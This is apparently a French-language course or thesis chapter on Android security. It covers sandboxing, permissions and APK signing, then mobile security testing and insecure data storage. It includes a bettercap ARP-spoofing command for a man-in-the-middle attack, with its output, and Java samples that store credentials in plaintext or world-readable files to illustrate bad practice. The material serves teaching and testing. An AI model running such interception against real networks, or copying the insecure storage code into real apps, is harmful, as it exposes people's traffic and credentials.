Veuillez noter que les services, comme les activités, sont exécutés dans le fil d'exécution principal de l'application. Un service ne crée pas son propre thread et ne s'exécute pas dans un processus distinct, sauf indication contraire de votre part.

2.5 Mécanismes de sécurité d'Android [4]

La plate-forme android offre un environnement d'application qui assure la sécurité des utilisateurs, des données, des applications, de l'appareil et du réseau.

La sécurisation d'une plate-forme ouverte nécessite une architecture de sécurité robuste et des programmes de sécurité rigoureux. nous allons voir les mécanismes utilisés par Android pour rendre l'environnement d'application sécurisé.



Figure 2.9 – *Modèle de sécurité Android [4]*

2.5.1 UID / GID Linux pour les applications normales

Android tire parti de la gestion des utilisateurs Linux isoler les applications. Cette approche est différente de l'utilisation de la gestion des utilisateurs dans les environnements Linux traditionnels, où plusieurs applications sont souvent exécutées par le même utilisateur. Android crée un *UID* unique pour chaque application Android et exécute l'application dans un processus distinct. Par conséquent, chaque application ne peut accéder qu'à ses propres ressources. Cette protection est appliquée par le noyau Linux.

En général, les applications se voient attribuer des *UID* compris entre 10 000 et 99999. Les applications Android reçoivent un nom d'utilisateur en fonction de leur *UID*. Par exemple, l'application avec l'*UID* 10188 reçoit le nom d'utilisateur $u0_a188$. Si les autorisations demandées par une application sont accordées, l'*ID* de groupe correspondant est ajouté au processus de l'application. Par exemple, l'*ID* utilisateur de l'application ci-dessous est 10188. Il appartient à l'ID de groupe 3003 (`inet`). Ce groupe est lié à l'autorisation `android.permission.INTERNET`. La sortie de la commande id est indiquée ci-dessous

```
$ id
uid=10188(u0_a188) gid=10188(u0_a188) groups=10188(u0_a188),3003(inet),
9997(everybody),50188(all_a188) context=u:r:untrusted_app:s0:c512,c768
```

La relation entre les *ID* de groupe et les autorisations est indiquée ci-dessous :

```
<permission name="android.permission.INTERNET" >
    <group gid="inet" />
</permission>

<permission name="android.permission.READ_LOGS" >
    <group gid="log" />
</permission>

<permission name="android.permission.WRITE_MEDIA_STORAGE" >
    <group gid="media_rw" />
    <group gid="sdcard_rw" />
</permission>
```

2.5.2 Sandboxing d'application

Les applications sont exécutées dans un *Sandbox*(*bac à sable*) , qui sépare les environnements dans lesquels certains codes peuvent être exécutés. Cette séparation ajoute une couche de sécurité.

Un Sandbox est une zone isolée du système qui n'a pas accès au reste des ressources du système, à moins que les permissions d'accès ne soient explicitement accordées par l'utilisateur lorsque l'application est installée.

L'installation d'une nouvelle application crée un nouveau répertoire nommé d'après le package d'application, qui aboutit au chemin suivant : `/data/data/[package-name]`. Ce répertoire contient les données de l'application. Les autorisations de répertoire Linux sont définies de manière à ce que le répertoire ne puisse être lu et écrit qu'avec l'*UID* unique de l'application.



FIGURE 2.10 – *Séparation des applications en sandbox*

Les développeurs qui souhaitent que leurs applications partagent un Sandbox commun peuvent contourner le Sandbox. Lorsque deux applications sont signées avec le même certificat et partagent explicitement le même *ID* utilisateur (ayant le *sharedUserId* dans leurs fichiers `AndroidManifest.xml`), chacune peut accéder au répertoire de données de l'autre. Consultez l'exemple suivant pour y parvenir dans l'application *NFC* :

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.android.nfc"
  android:sharedUserId="android.uid.nfc">
```

2.5.3 Inter Process Communication (IPC)

Bien que chaque application s'exécute dans un sandbox dédié, Android permet aux applications de communiquer entre elles grâce à un mécanisme appelé *Communication inter-processus (IPC)* ou *Binder*. Il s'occupe de migrer de manière transparente les applications à la demande du demandeur vers le processus cible. Les applications peuvent appeler les composants ou les services d'autres applications en tant que service. Vous pouvez interroger la liste des services système avec la commande `service list`.

```
$ adb shell service list
Found 99 services:
0 carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
1 phone: [com.android.internal.telephony.ITelephony]
2 isms: [com.android.internal.telephony.ISms]
3 iphonesubinfo: [com.android.internal.telephony.IphoneSubInfo]
```

2.5.4 Techniques d'atténuation des exploits

Buffer Overflow est une anomalie où un programme / processus lors de l'écriture de données dans un tampon (bloc de mémoire tampon de longueur fixe) écrase les emplacements mémoire adjacents d'un tampon. Il s'agit d'une anomalie logicielle grave, car si elle est exploitée, elle peut même permettre à un attaquant de contrôler le processus sous-jacent.

Dans le scénario habituel d'exploitation de la vulnérabilité de buffer overflow, les attaquants injectent du code dans les emplacements mémoire adjacents d'un buffer puis redirigent l'exécution vers le code injecté. Cela permet à un attaquant d'exécuter du code avec les privilèges d'un programme / processus vulnérable. Les attaquants peuvent également injecter l'entrée de déchets pour bloquer le processus en cours pour créer DOS (déni de service) Les applications Android peuvent avoir des composants natifs créés à l'aide de code natif (*C / C ++*). Le code natif peut créer de nombreux problèmes de sécurité, car toute entrée dans le code natif d'Android peut entraîner des problèmes d'exploitation de la mémoire et peut provoquer l'exécution de code ou bloquer l'application. Android prend en charge des technologies telles que *ASLR (Address Space Layout Randomization), NX (Never eXecute), ProPolice, safe-iop*. pour atténuer les risques associés aux problèmes courants de gestion de la mémoire.

2.5.5 Permissions

Étant donné que les applications Android sont installées dans un sandbox et ne peuvent initialement pas accéder aux informations utilisateur et aux composants système (tels que la caméra et le microphone), Android fournit un système avec un ensemble prédéfini de permissions pour certaines tâches que l'application peut demander. Par exemple, si vous souhaitez que votre application utilise la caméra d'un téléphone, vous devez demander la permission `android.permission.CAMERA`. À partir du *niveau 23 d'API,* l'utilisateur doit approuver certaines demandes de permissions lors de l'exécution de l'application.

Les permissions Android sont classées en fonction du niveau de protection qu'elles offrent et divisées en quatre catégories différentes :

Normal le niveau de protection le plus bas. Il permet aux applications d'accéder à des fonctionnalités isolées au niveau de l'application avec un risque minimal pour les autres applications, l'utilisateur ou le système. Il est accordé lors de l'installation de l'application et constitue le niveau de protection par défaut :Exemple : `android.permission.INTERNET`.

Dangereux cette permission permet à l'application d'effectuer des actions susceptibles d'affecter la confidentialité de l'utilisateur ou le fonctionnement normal de l'appareil de l'utilisateur. Ce niveau d'autorisation peut ne pas être accordé lors de l'installation ; l'utilisateur doit décider si l'application doit avoir cette permission. Exemple : `android.permission.RECORD_AUDIO`.

Signature cette permission n'est accordée que si l'application demandeuse a été signée avec le même certificat que l'application qui a déclaré la permission Si la signature correspond, la permission est automatiquement accordée. Exemple : `android.permission.ACCESS_MOCK_LOCATION`.

SystemOrSignature cette permission est accordée uniquement aux applications intégrées dans l'image système ou signées avec le même certificat avec lequel l'application qui a déclaré la permission a été signée. Exemple : `android.permission.ACCESS_DOWNLOAD_MANAGER`.

2.5.6 Processus de signature et de publication

Après le développement de l'application, l'étape suivante consiste à la publier et à la partager avec d'autres. Cependant, les applications ne peuvent pas simplement être ajoutées à une boutique en ligne(ex : *google play*) et partagées, elles doivent d'abord être signées. La signature cryptographique sert de marque vérifiable placée par le développeur de l'application. Il identifie l'auteur de l'application et garantit que l'application n'a pas été modifiée depuis sa distribution initiale.

Processus de signature

Pendant le développement, les applications sont signées avec un certificat généré automatiquement. Ce certificat est intrinsèquement non sécurisé et est uniquement destiné au débogage. La plupart des boutiques n'acceptent pas ce type de certificat pour la publication ; par conséquent, un certificat avec des fonctionnalités plus sécurisées doit être créé. Lorsqu'une application est installée sur l'appareil Android, le gestionnaire de package s'assure qu'elle a été signée avec le certificat inclus dans l'APK correspondant. Si la clé publique du certificat correspond à la clé utilisée pour signer tout autre APK sur l'appareil, le nouvel APK peut partager un UID avec l'APK préexistant. Cela facilite les interactions entre les applications d'un seul fournisseur. Il est également possible de spécifier des autorisations de sécurité pour le niveau de protection Signature ; cela limitera l'accès aux applications qui ont été signées avec la même clé.

Android prend en charge trois schémas de signature d'applications :

Signature JAR (schéma v1) tous les fichiers doivent être signés avec un certificat commun. Ce schéma ne protège pas certaines parties de l'APK, telles que les métadonnées *ZIP*.

Schéma de signature APK (schéma v2) l'APK complet est haché et signé, et un bloc de signature d'APK est créé et inséré dans l'APK.

Schéma de signature APK (schéma v3) Le format du bloc de signature *APK v3* est le même que celui de la *v2*. La *version 3* ajoute des informations sur les versions du SDK prises en charge et une structure de preuve de rotation au bloc de signature APK.

Android utilise des certificats publics / privés pour signer des applications Android

(fichiers .apk). la commande keytool suivante crée un certificat avec une paire de clés *RSA* d' une longueur de clé de 2048 bits et un délai d'expiration de 7300 jours = 20 ans. La paire de clés générée est stockée dans le fichier 'myKeyStore.jks', qui se trouve dans le répertoire courant) :

```
$ keytool -genkey -alias myDomain -keyalg RSA -keysize 2048 -validity 7300 -
   keystore myKeyStore.jks -storepass myStrongPassword
```

Ensuite le fichier d'application (.apk) est d'associé à la clé publique. Pour ce faire, le développeur calcule un hachage du fichier APK et le crypte avec sa propre clé privée. Des tiers peuvent ensuite vérifier l'authenticité de l'application (par exemple, le fait que l'application provient vraiment de l'utilisateur qui prétend être l'expéditeur) en déchiffrant le hachage chiffré avec la clé publique de l'auteur et en vérifiant qu'il correspond au hachage réel du fichier APK.

L'outil apksigner signe l'application ('myUnsignedApp.apk') avec une clé privée du développeur KeyStore 'myKeyStore.jks' (situé dans le répertoire actuel). L'application deviendra une application signée appelée «mySignedApp.apk» et sera prête à être diffusée dans les boutiques.

```
$ apksigner sign --out mySignedApp.apk --ks myKeyStore.jks myUnsignedApp.apk
```

Processus de publication

La distribution d'applications de n'importe où (votre propre site, n'importe quel magasin, etc.) est possible car l'écosystème Android est ouvert. Cependant, *Google Play* est le magasin le plus connu, le plus fiable et le plus populaire. Si les utilisateurs souhaitent installer des applications tierces à partir d'une source non fiable, ils doivent explicitement autoriser cela avec les paramètres de sécurité de leur appareil.

Les applications peuvent être installées sur un appareil Android à partir de diverses sources : localement via USB, via l'*App Store* officiel de Google (*Google Play Store*) ou à partir de magasins alternatifs.

Alors que d'autres fournisseurs peuvent examiner et approuver les applications avant qu'elles ne soient réellement publiées, Google recherchera simplement les signa-

tures de logiciels malveillants connus ; cela minimise le temps entre le début du processus de publication et la disponibilité de l'application publique.

2.6 Conclusion

Nous avons présenté dans ce chapitre les différents composants de l'architecture d'Android, structure du package .apk, composants de une application comme, activités, fragments, intents,... Ainsi que les mécanismes de sécurité.

3 Tests de sécurité

3.1 Introduction

Dans ce chapitre, nous introduisons les concepts de base liée aux tests de sécurité. Les concepts tel que «*tests de sécurité des applications mobiles*» qui fait référence à l'évaluation de la sécurité des applications mobiles via une analyse statique et dynamique.

3.2 Contextes de test

Tests en boîte noire effectués sans avoir aucun information sur l'application testée. Ce test permet au testeur de se comporter comme un véritable attaquant dans le sens d'explorer les utilisations possibles des informations accessibles au public et découvrables.

Tests en boîte blanche le testeur a une connaissance complète de l'application (code source, documentation, diagrammes...). Ce test permet de créer des cas de test beaucoup plus rapides, plus sophistiqués et granulaires que les tests en boîte noire.

Tests en boîte grise sont tous les tests qui se situent entre les deux types de test mentionnés ci-dessus : certaines informations sont fournies au testeur (généralement des informations d'identification uniquement), et d'autres informations sont destinées à être découvertes. Ce type de test est un compromis intéressant dans le nombre de cas de test, le coût, la vitesse et la portée des tests. Les tests en boîte grise sont le type de test le plus courant dans le secteur de la sécurité.

3.3 Types d'analyse de vulnérabilité

L'analyse de vulnérabilité consiste généralement à rechercher des vulnérabilités dans une application. Bien que cela puisse être fait manuellement, des scanners automatisés sont généralement utilisés pour identifier les principales vulnérabilités. L'analyse statique et dynamique sont des types d'analyse de vulnérabilité.

Analyse statique L'analyse statique est généralement effectué dans le cadre de tests en boîte blanche. Elle consiste à examiner les composants d'une application sans les exécuter, en analysant le code source manuellement ou automatiquement. Un testeur effectue une analyse de code source de l'application mobile pour les vulnérabilités de sécurité.

Une approche courante de l'analyse manuelle du code consiste à identifier les principaux indicateurs de vulnérabilité de sécurité en recherchant certaines API et mots-clés, tels que les appels de méthode liés à la base de données tels que «`executeStatement`» ou «`executeQuery`». Le code contenant ces chaînes est un bon point de départ pour une analyse manuelle. Ce type d'analyse est efficace contre les vulnérabilités de stockage de données non sécurisés et *SQL Injection*.

Analyse dynamique L'analyse dynamique permet de trouver les vulnérabilités de sécurité ou les points faibles d'une application pendant son exécution. L'analyse dynamique est menée à la fois au niveau de la plate-forme mobile et par rapport aux services backend et aux API, où les modèles de demande et de réponse de l'application mobile peuvent être analysés.

L'analyse dynamique est généralement utilisée pour trouvé les vulnérabilités , tels que la divulgation de données en transit, les problèmes d'authentification et d'autorisation, et les erreurs de configuration du serveur.

3.4 Test d'intrusion (Pentesting)

Un test d'intrusion est une méthode d'évaluation de la sécurité des systèmes en simulant une attaque de la part d'initiés ou de tiers malveillants. L'objectif est de découvrir les problèmes avant qu'ils ne soient découverts par des attaquants malveillants et de les résoudre.

L'analyse statique complète un test d'intrusion. Une analyse statique devrait idéalement être effectuée avant un test d'intrusion. Les tests d'intrusion peuvent être classés en deux catégories - internes et externes - en fonction du point de vue des tests simulés.

3.5 Technique de Reverse Engineering

L'ingénierie inverse consiste à démonter une application pour découvrir son fonctionnement. Vous pouvez le faire en examinant l'application compilée (analyse statique), en observant l'application pendant l'exécution (analyse dynamique) ou en combinant les deux.

Cette technique est utile pour les raisons suivants :

- Identification d'un logiciel/code malveillant.
- Découvrir les failles / problèmes de sécurité.
- Identification de fonctionnalités inattendues dans les logiciels.

Deux logiciel très populaire on été développé grâce a l'utilisation de Reverse Engineering :

- *SaMBa* qui un outil permettant de réaliser des partages réseaux de fichiers et d'imprimantes entre des systèmes Linux et Windows.
- Les drivers libres pour les cartes graphiques *Nvidia* produit par la fondation *X.org* , en utilisant le principe du Reverse Engineering.

Reverse Engineering une application revient souvent à utiliser des outils d'analyse comme le désassembleur ou le décompilateur dans le cadre d'analyse en boîte blanche. On retrouve également des outils permettant d'analyser les entrées/sorties d'un programme en sniffant le réseau comme *Wireshark*, ainsi que de nombreux autres outils. Nous utiliserons ces outils durant les travaux pratiques.

Face aux risques liés au reverse engineering les techniques suivants permettent de cacher le code source d'une application :

Obfuscation transforme le code source avant compilation de manière à le rendre illisible pour l'être humain.

Chiffrement assure la confidentialité totale du code source tant que l'algorithme de chiffrement n'a pas été cassé et que la clé n'a pu être trouvée par force brute.

Exécution de code distant permet de ne livrer aux clients qu'une partie de l'applica-



FIGURE 3.1 – *Étapes de reverse engineering d'une application Android*

tion, les portions sensibles sont conservées sur un serveur distant protégé sur lequel elles s'exécutent.

Code natif protégé est un code compilé pour une architecture matérielle très spécifique, rendant difficile l'utilisation d'un décompilateur adapté.

3.6 Interception de la communication réseau [4]

Pratiquement toutes les applications mobiles connectées au réseau utilisent le protocole *HTTP (Hypertext Transfer Protocol)* ou *HTTP sur Transport Layer Security (TLS)*, *HTTPS*, pour envoyer et recevoir des données vers et depuis des points de terminaison distants. Par conséquent, les attaques basées sur le réseau (telles que le *reniflage de paquets* et les attaques de type «*man-in-the-middle*») posent problème.

3.6.1 Interception du trafic HTTP(S)

Dans de nombreux cas, il est plus pratique de configurer un proxy système sur l'appareil mobile, de sorte que le trafic HTTP (S) soit redirigé via un proxy d'interception

s'exécutant sur votre ordinateur hôte. En surveillant les demandes entre le client d'application mobile et le backend, vous pouvez facilement mapper les API côté serveur disponibles et obtenir un aperçu du protocole de communication. De plus, vous pouvez rejouer et manipuler les demandes pour tester les vulnérabilités côté serveur.

Plusieurs outils proxy gratuits et commerciaux sont disponibles. Les plus populaires sont `Burp Suite` et `OWASP ZAP`. Pour utiliser le proxy d'interception, vous devez l'exécuter sur votre ordinateur hôte et configurer l'application mobile pour acheminer les requêtes HTTP(S) vers votre proxy. Dans la plupart des cas, il suffit de définir un proxy à l'échelle du système dans les paramètres réseau de l'appareil mobile - si l'application utilise des API HTTP standard ou des bibliothèques populaires telles que `okhttp`, elle utilisera automatiquement les paramètres du système.

FIGURE 3.2 – *Interception d'une requête http avec Burp [4]*

3.6.2 Interception du trafic sur la couche réseau

L'analyse dynamique à l'aide d'un proxy d'interception peut être simple si des bibliothèques standard sont utilisées dans l'application et que toutes les communications sont effectuées via HTTP. Pour d'autres cas, vous devez d'abord surveiller et analyser le trafic réseau afin de décider quoi faire ensuite. exécuter une attaque *MITM (man-in-the-middle)* permet de rediriger et intercepter la communication réseau. Pour ce scénario, vous devez envisager *bettercap*. Pour exécuter une attaque MITM, votre ordinateur hôte

doit se trouver sur le même réseau sans fil que le téléphone mobile et la passerelle avec laquelle il communique. Une fois que cela est fait, vous avez besoin de l'adresse IP de votre téléphone mobile. Pour une analyse dynamique complète d'une application mobile, tout le trafic réseau doit être intercepté.

Démarrez d'abord votre outil d'analyse de réseau préféré, puis démarrez `bettercap` avec la commande suivante et remplacez l'adresse IP ci-dessous (X.X.X.X) par la cible contre laquelle vous souhaitez exécuter l'attaque MITM.

```
$ sudo bettercap -eval "set arp.spoof.targets X.X.X.X; arp.spoof on; set arp.
    spoof.internal true; set arp.spoof.fullduplex true;"
bettercap v2.22 (built for darwin amd64 with go1.12.1) [type 'help' for a
    list of commands]

[19:21:39] [sys.log] [inf] arp.spoof enabling forwarding
[19:21:39] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

bettercap enverra alors automatiquement les paquets à la passerelle réseau dans le réseau (sans fil) et vous serez en mesure de renifler le trafic. Sur le téléphone mobile, démarrez le navigateur et accédez à `http://example.com`, vous devriez voir une sortie comme celle-ci lorsque vous utilisez `Wireshark`.



FIGURE 3.3 – *Reniflage du trafic réseau avec Wireshark [4]*

Vous pouvez désormais voir le trafic réseau complet envoyé et reçu par le téléphone mobile. Cela inclut également DNS, DHCP et toute autre forme de communication et peut donc être assez «bruyant». Vous devez donc savoir utiliser les DisplayFilters dans `Wireshark` ou savoir comment filtrer dans `tcpdump` pour vous concentrer uniquement sur le trafic pertinent pour vous.

Les attaques de type «*Man-in-the-middle*» fonctionnent contre n'importe quel appareil et système d'exploitation, car l'attaque est exécutée sur *OSI Layer 2* via *ARP Spoofing*. vous ne pourrez peut-être pas voir les données en texte clair, car les données en transit peuvent être cryptées à l'aide de TLS, mais cela vous donnera des informations précieuses sur les hôtes impliqués, les protocoles utilisés et les ports avec lesquels l'application communique.

3.7 Conclusion

Dans ce chapitre, nous avons présenté les concepts autour des tests des applications mobiles, ces concepts seront utiles pour aborder le chapitre suivant. Ensuite, nous avons décrit deux techniques utilisés souvent par les spécialistes pour analyser les vulnérabilités.

4 Vulnérabilités dans les applications mobiles

4.1 Introduction

Dans ce chapitre, nous abordons les vulnérabilités [3] qui affectent les applications android selon deux perspectives : les vulnérabilités côté application et les vulnérabilités cotées web lié à l'application mobile, et aussi les meilleures pratiques pour les éviter.

4.2 Vulnérabilités coté application mobile

4.2.1 Stockage de données non sécurisé [4]

Android propose un certain nombre de méthodes de stockage de données en fonction des besoins de l'utilisateur, du développeur et de l'application. Par exemple, certaines applications utilisent le stockage de données pour suivre les paramètres utilisateur ou les données fournies par l'utilisateur. Les données peuvent être stockées de manière persistante pour ce cas d'utilisation de plusieurs manières. La liste suivante des techniques de stockage persistant est largement utilisée sur la plate-forme Android [1] :

- Shared Preferences.
- Base de données SQLite.
- Stockage interne.
- Stockage externe.

Shared Preferences

L'API `SharedPreferences` est couramment utilisée pour enregistrer de façon permanente de petites collections de paires clé-valeur. Les données stockées dans un objet `SharedPreferences` sont écrites dans un fichier XML en texte brut.

L'objet `SharedPreferences` peut être déclaré lisible par le monde (accessible à toutes les applications) ou privé. Une mauvaise utilisation de l'API `SharedPreferences` peut souvent conduire à l'exposition de données sensibles. Prenons l'exemple suivant :

```
SharedPreferences sharedPref = getSharedPreferences("key",
   MODE_WORLD_READABLE);
SharedPreferences.Editor editor = sharedPref.edit();
editor.putString("username", "administrator");
editor.putString("password", "supersecret");
editor.commit();
```

Une fois l'activité appelée, le fichier `key.xml` sera créé avec les données fournies. Ce code enfreint plusieurs bonnes pratiques.

* Le nom d'utilisateur et le mot de passe sont stockés en texte clair dans : `/data/data/<package-name>/shared_prefs/key.xml`.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="username">administrator</string>
  <string name="password">supersecret</string>
</map>
```

* `MODE_WORLD_READABLE` permet à toutes les applications d'accéder et de lire le contenu de *key.xml*.

```
     root@hermes:/data/data/sg.vp.owasp_mobile.myfirstapp/shared\_prefs
   # ls -la -rw-rw-r-- u0_a118    170 2016-04-23 16:51 key.xml
```

Veuillez noter que `MODE_WORLD_READABLE` et `MODE_WORLD_WRITEABLE` sont obsolètes à partir du *niveau 17* de l'API.

Base de données SQLite (non chiffrée)

SQLite est un moteur de base de données SQL qui stocke les données dans des fichiers *.db*. Le SDK Android a une prise en charge intégrée des bases de données SQLite. Le package principal utilisé pour gérer les bases de données est `android.database.sqlite`. Par exemple, vous pouvez utiliser le code suivant pour stocker des informations sensibles dans une activité :

```
SQLiteDatabase notSoSecure = openOrCreateDatabase("privateNotSoSecure",
   MODE_PRIVATE, null);
notSoSecure.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username VARCHAR,
   Password VARCHAR);");
notSoSecure.execSQL("INSERT INTO Accounts VALUES('admin','AdminPass');");
notSoSecure.close();
```

Une fois l'activité appelée, le fichier de base de données `privateNotSoSecure` sera créé avec les données fournies et stocké dans le fichier en texte clair `/data/data/<nom-package>/databases/privateNotSoSecure`.

Le répertoire de la base de données peut contenir plusieurs fichiers en plus de la base de données SQLite :

Fichiers journaux : ce sont des fichiers temporaires utilisés pour implémenter la validation et la restauration atomiques.

Fichiers de verrouillage : les fichiers de verrouillage font partie de la fonction de verrouillage et de journalisation, qui a été conçue pour améliorer la concurrence SQLite et réduire le problème de famine de l'écrivain.

Les informations sensibles ne doivent pas être stockées dans des bases de données SQLite non chiffrées.

Bases de données SQLite (chiffrées)

```
SQLiteDatabase secureDB = SQLiteDatabase.openOrCreateDatabase(database, "
   password123", null);
secureDB.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username VARCHAR,
   Password VARCHAR);");
secureDB.execSQL("INSERT INTO Accounts VALUES('admin','AdminPassEnc');");
secureDB.close();
```

Les moyens sécurisés de récupérer la clé de base de données incluent : Demander à l'utilisateur de déchiffrer la base de données avec un code *PIN* ou un mot de passe une fois l'application ouverte (les mots de passe et les codes *PIN* faibles sont vulnérables aux attaques par force brute) Stocker la clé sur le serveur et lui permettre d'être accessible à partir d'un service Web uniquement (afin que l'application ne puisse être utilisée que lorsque l'appareil est en ligne)

Stockage interne

Vous pouvez enregistrer des fichiers dans la mémoire interne de l'appareil. Les fichiers enregistrés dans le stockage interne sont conteneurisés par défaut et ne sont pas accessibles par d'autres applications sur l'appareil. Lorsque l'utilisateur désinstalle votre application, ces fichiers sont supprimés.

Les extraits de code suivants stockent de manière permanente les données sensibles dans le stockage interne.

```
FileOutputStream fos = null;
try {
   fos = openFileOutput(FILENAME, Context.MODE_PRIVATE);
   fos.write(test.getBytes());
   fos.close();
} catch (FileNotFoundException e) {
   e.printStackTrace();
} catch (IOException e) {
   e.printStackTrace();
}
```

Vous devez vérifier le mode fichier pour vous assurer que seule l'application peut accéder au fichier. Vous pouvez définir cet accès avec `MODE_PRIVATE`. Des modes tels que `MODE_WORLD_READABLE` (obsolète) et `MODE_WORLD_WRITEABLE` (obsolète) peuvent poser un risque de sécurité.

Stockage externe

Chaque appareil compatible Android prend en charge le stockage externe partagé. Ce stockage peut être amovible (comme une carte SD) ou interne (non amovible). Les

fichiers enregistrés sur le stockage externe sont lisibles dans le monde entier. L'utilisateur peut les modifier lorsque le stockage de masse USB est activé. Vous pouvez utiliser les extraits de code suivants pour stocker de manière permanente des informations sensibles sur un stockage externe en tant que contenu du fichier `password.txt`.

```
File file = new File (Environment.getExternalFilesDir(), "password.txt");
String password = "SecretPassword";
FileOutputStream fos;
    fos = new FileOutputStream(file);
    fos.write(password.getBytes());
    fos.close();
```

Le fichier sera créé et les données seront stockées dans un fichier texte clair dans un stockage externe une fois l'activité appelée. Il est également intéressant de savoir que les fichiers stockés en dehors du dossier de l'application (`data/data/<nom-package>/`) ne seront pas supprimés lorsque l'utilisateur désinstalle l'application. Enfin, il convient de noter que le stockage externe peut être utilisé par un attaquant pour permettre un contrôle arbitraire de l'application dans certains cas.

4.2.2 Manque de protection binaire [1]

L'ingénierie inverse consiste à démonter une application pour découvrir son fonctionnement. Vous pouvez le faire en examinant l'application compilée (analyse statique), en observant l'application pendant l'exécution (analyse dynamique) ou en combinant les deux.

